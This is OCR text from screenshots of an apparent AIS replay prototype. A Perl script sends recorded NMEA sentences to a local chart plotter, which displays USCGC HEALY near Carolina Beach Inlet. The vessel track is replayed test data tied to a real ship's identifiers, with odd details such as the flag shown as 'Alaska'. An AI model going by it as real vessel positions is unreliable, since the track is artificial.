229-!AIVDM,1,1,,A,14Qle<0q1mJKRp>CP5p:V8OR0000,0*58
233-!AIVDM,1,1,,A,14Qle<0q1IJKRoFCP5pJQHGb0000,0*24
236-!AIVDM,1,1,,A,14Qle<001jJKRnNCP5pJR`Eh0000,0*6C
246-!AIVDM,1,1,,A,14Qle<001bJKRd<CP5p:R`F<0000,0*3B
256-!AIVDM,1,1,,A,14Qle<001nJKRQrCP5p:R`HP0000,0*2E
266-!AIVDM,1,1,,A,14Qle<001WJKRGVCP5orR`Bl0000,0*44
276-!AIVDM,1,1,,A,14Qle<001@JKR=DCP5obR`K80000,0*76
286-!AIVDM,1,1,,A,14Qle<001IJKR32CP5obR`GL0000,0*7F
296-!AIVDM,1,1,,A,14Qle<001aJKQphCP5oJR`Ih0000,0*4F
306-!AIVDM,1,1,,A,14Qle<001kJKQfLCP5o:R`H<0000,0*52
316-!AIVDM,1,1,,A,14Qle<001IJKQT:CP5o:R`BP0000,0*52
326-!AIVDM,1,1,,A,14Qle<001OJKQIpCP5nrR`Pl0000,0*64
336-!AIVDM,1,1,,A,14Qle<001cJKQ?TCP5nrR`G80000,0*59
346-!AIVDM,1,1,,A,14Qle<0q1JJKQ9`CP5nbR`GL0000,0*67
349-!AIVDM,1,1,,A,14Qle<0q1DJKQ9FCP5nbMpMR0000,0*54
```


:

```
2389-!AIVDM,1,1,,A,14Qle<001NJKT`fCR6k@gPaR0000,0*63
2399-!AIVDM,1,1,,A,14Qle<001MJKTcLCR7WhgPan0000,0*60
2409-!AIVDM,1,1,,A,14Qle<0014JKTf<CR8L@gPbB0000,0*7F
2419-!AIVDM,1,1,,A,14Qle<001CJKThrCR9@hgPTV0000,0*4F
2429-!AIVDM,1,1,,A,14Qle<001EJKTkbCR:5PgPbr0000,0*06
2439-!AIVDM,1,1,,A,14Qle<001AJKTnJCR:r0gPQ>0000,0*77
2449-!AIVDM,1,1,,A,14Qle<0012JKTq8CR;fPgPSR0000,0*72
2459-!AIVDM,1,1,,A,14Qle<001AJKTspCR<S0gPWn0000,0*21
```

41.0 minutes

```
Bishop:ais-prototype gck$ perl play_ais.pl -f=KML/HEALY_replay.txt -s=- -ais=1 -time=0 -v -prot=tcp -port=8888

AIS Play (Version 2.5.1, Build date: 02/15/2025)
Connection success to 127.0.0.1:8888/tcp.
Reading file KML/HEALY_replay.txt, using '\-' as a field separator.
Timestamps are in field 0 and AIS data in field 1.
Start at time 0 seconds relative to a base timestamp of 0.

Record 1 -- Timestamp = 0; waited 0 second(s) to send...
 !AIVDM,2,1,1,A,54Qle<82:VO@pE10001E<<L>0PD4iT000000001J3iR<<39d0FECPms@kDp3,0*08
Record 2 -- Timestamp = 0; waited 0 second(s) to send...
 !AIVDM,2,2,1,A,Ph000000008,2*15
Record 3 -- Timestamp = 0; waited 0 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001SJKVKRCP30:l`b00000,0*1F
Record 4 -- Timestamp = 10; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001`JKVADCP38JlH`D0000,0*16
Record 5 -- Timestamp = 20; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001AJKV76CP3@blHT`0000,0*73
Record 6 -- Timestamp = 30; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001oJKUtpCP3HrlHRt0000,0*51
Record 7 -- Timestamp = 40; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001OJKUjdCP3Q:lHQ@0000,0*1D
Record 8 -- Timestamp = 50; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001NJKU`NCP3ablHWT0000,0*46
Record 9 -- Timestamp = 60; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001WJKUN@CP3irlHb00000,0*36
Record 10 -- Timestamp = 70; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001eJKUD2CP3r:lHRD0000,0*6B
Record 11 -- Timestamp = 80; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001QJKU9lCP42JlHb`0000,0*5F
Record 12 -- Timestamp = 90; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001BJKTwVCP4:rlHht0000,0*17
Record 13 -- Timestamp = 100; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001JJKTmJCP4C:lHa@0000,0*15
Record 14 -- Timestamp = 110; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001fJKTc<CP4KJlHiT0000,0*25
Record 15 -- Timestamp = 120; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001@JKTPvCP4SblHh00000,0*2F
Record 16 -- Timestamp = 130; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001OJKTFhCP4crlHhD0000,0*7C
Record 17 -- Timestamp = 140; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001hJKT<RCP4lJlH``0000,0*00
Record 18 -- Timestamp = 150; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001FJKT2DCP4tblHPt0000,0*22
Record 19 -- Timestamp = 160; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001VJKSp8CP54rlHa@0000,0*5F
```


:


NMEA Debug Window
14:49:44 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<001kJKQfLCP5o:R`H<0000,0*52<0x0D><0x0A>
14:49:54 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<001lJKQT:CP5o:R`BP0000,0*52<0x0D><0x0A>
14:50:04 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<001OJKQlpCP5nrR`Pl0000,0*64<0x0D><0x0A>
14:50:14 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<001cJKQ?TCP5nrR`G80000,0*59<0x0D><0x0A>
14:50:24 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1JJKQ9`CP5nbR`GL0000,0*67<0x0D><0x0A>
14:50:27 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1DJKQ9FCP5nbMpMR0000,0*54<0x0D><0x0A
14:50:31 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1CJKQ94CP5nbI8Cb0000,0*53<0x0D><0x0A>
14:50:34 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1NJKQ8jCP5nbDHAh0000,0*74<0x0D><0x0A>
14:50:37 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1FJKQ8NCP5nJ?H=n0000,0*71<0x0D><0x0A>
14:50:41 (TCP:0.0.0.0:8888) !AIVDM,2,1,2,A,54Qle<82:VO@pE10001E<<L>0PD4iT000000001J3iR<
14:50:41 (TCP:0.0.0.0:8888) !AIVDM,2,2,2,A,Ph000000008,2*16<0x0D><0x0A>
14:50:41 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1iJKQ8<CP5n::`660000,0*22<0x0D><0x0A>
14:50:44 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1@JKQ7rCP5mb5ot<0000,0*59<0x0D><0x0A>
14:50:47 (TCP:0.0.0.0:8888) !AIVDM,1,1,,A,14Qle<0q1oJKQ7`CP5mJ188B0000,0*2D<0x0D><0x0A>
Filter
Legend
Message accepted
Input message filtered, output message filtered and dropped
Input Message filtered and dropped
Output Message
Information Message or Message with errors
Pause
Copy

:


:

```
Record 315 -- Timestamp = 2239; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001BJKSwdCQrOPgPPV0000,0*3B
Record 316 -- Timestamp = 2249; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001:JKT2JCQsD0gPVr0000,0*67
Record 317 -- Timestamp = 2259; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001=JKT5:CQt8PgPO>0000,0*59
Record 318 -- Timestamp = 2269; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001=JKT7pCQtu0gPSR0000,0*4C
Record 319 -- Timestamp = 2279; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0010JKT:`CQuiPgPan0000,0*2F
Record 320 -- Timestamp = 2289; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001FJKT=FCQvV0gPdB0000,0*0D
Record 321 -- Timestamp = 2299; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0014JKT@6CQwJhgP`V0000,0*27
Record 322 -- Timestamp = 2309; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001BJKTBnCR0?@gPPr0000,0*06
Record 323 -- Timestamp = 2319; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001=JKTETCR13hgPW>0000,0*2A
Record 324 -- Timestamp = 2329; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001<JKTHDCR1p@gPeR0000,0*03
Record 325 -- Timestamp = 2339; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0011JKTK2CR2dhgPen0000,0*78
Record 326 -- Timestamp = 2349; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001IJKTMjCR3Q@gPbB0000,0*69
Record 327 -- Timestamp = 2359; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001HJKTPPCR4EhgP`V0000,0*62
Record 328 -- Timestamp = 2369; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0010JKTS@CR5:@gPTr0000,0*4F
Record 329 -- Timestamp = 2379; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0016JKTUvCR5vhgPQ>0000,0*54
Record 330 -- Timestamp = 2389; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001EJKT`fCR6k@gPcR0000,0*6A
Record 331 -- Timestamp = 2399; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0019JKTcLCR7WhgPSn0000,0*26
Record 332 -- Timestamp = 2409; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001IJKTf<CR8L@gPbB0000,0*02
Record 333 -- Timestamp = 2419; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001MJKThrCR9@hgPPV0000,0*45
Record 334 -- Timestamp = 2429; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001BJKTkbCR:5PgPRr0000,0*31
Record 335 -- Timestamp = 2439; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0011JKTnJCR:r0gPe>0000,0*33
Record 336 -- Timestamp = 2449; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<0018JKTq8CR;fPgPUR0000,0*7E
Record 337 -- Timestamp = 2459; waited 10 second(s) to send...
 !AIVDM,1,1,,A,14Qle<001GJKTspCR<S0gPQn0000,0*21

337 records sent

Bishop:ais-prototype gck$
```


John Creek
Dick Bay
Pickett Rock
Carolina Beach Inlet
Myrtle Grove Sound
1 NMi
Fleet
AIS Target Query
USCGC HEALY NEPP
MMSI
303902000
Class
A
IMO
09083380
Flag
Alaska
Unknown, Underway using Engine
128m x 24m x 8.9m
Position
34° 04.6692' N
077° 52.9000' W
Report Age
0s
Destination
UNCW-CMS NC
ETA (UTC)
Dec 19 12:00
Speed
11.0 mph
Course
259°
Heading
263°
Range


Bearing

Turn Rate
35°/Min Right
Create Waypoint
Record Track
OK
1:44000


John Creek
Dick Bay
Pickett Rock
Carolina Beach Inlet
Myrtle Grove Sound
1 NMi
AIS Target Query
USCGC HEALY NEPP
MMSI
303902000
Class
A
IMO
09083380
Flag
Alaska
Unknown, Underway using Engine
128m x 24m x 8.9m
